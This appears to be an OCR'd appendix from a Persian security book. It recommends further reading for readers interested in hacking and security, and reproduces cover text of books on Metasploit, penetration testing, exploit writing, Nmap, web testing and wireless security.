
# Appendix Two


**کتاب های پیشنهادی:**


دوستانی که علاقه مند در ضمینه هک و امنیت هستند و می خواهند مطالعات بیشتری داشته باشند می توانند از عناوین گفته شده استفاده کنند تا بار علمی بیشتری به دست آوردند.






Quick answers to common problems
Metasploit Penetration Testing Cookbook
Over 70 recipes to master the most widely used penetration testing framework
Abhinav Singh
open source



Community Experience Distilled
Advanced Penetration Testing for Highly-Secured Environments:
The Ultimate Security Guide
Learn to perform professional penetration testing for highly-secured environments with this intensive hands-on guide
Lee Allen
PACKT
open source



Quick answers to common problems
CentOS 6 Linux Server Cookbook
A practical guide to installing, configuring, and administering the CentOS community-based enterprise server
Jonathan Hobson
[PACKT] open source
PUBLISHING



SYNGRESS
4 FREE BOOKLETS
YOUR SOLUTIONS MEMBERSHIP
4 FREE E-BOOKLETS
Writing Security Tools and Exploits
Learn to Write the Security Tools the Other Books Only Teach You to Use
• Master Advanced Payload Generation with the Metasploit Framework
• See HOW Exploits Were Developed, WHY the Code Was Vulnerable, and WHAT You Can Do to Stop the Next Vulnerability
• Reverse Engineer and Analyze Shellcode with Live Examples Using Ethereal, WinDump, and More
James C. Foster
Vincent T. Liu


Systematic Techniques to Find Problems Fast
Web Security Testing Cookbook
O'REILLY
Paco Hope & Ben Walther


Quick answers to common problems
Nmap 6: Network Exploration and Security Auditing Cookbook
A complete guide to mastering Nmap 6 and its scripting engine, covering practical tasks for penetration testers and system administrators
Paulino Calderón Pale
PACKT PUBLISHING
open source


"Walks you through wireless security fundamentals, attack methods, and remediation tactics in an easy-to-read format with real-world case studies. Never has it been so important for the industry to get its arms around wireless security, and this book is a great way to do that." —Jason R. Lish, Director, IT Security, Honeywell International
Second Edition
HACKING
Wireless
EXPOSED
Wireless Security Secrets & Solutions
Johnny Cache, Joshua Wright, and Vincent Liu
McGraw Hill


OFFENSIVE security
Offensive Security
Penetration Testing With BackTrack
Penetration Testing with BackTrack
OFFENSIVE security
v.3.0
PWB Online Lab Guide
v.3.0




www.NoavaranGermi.ir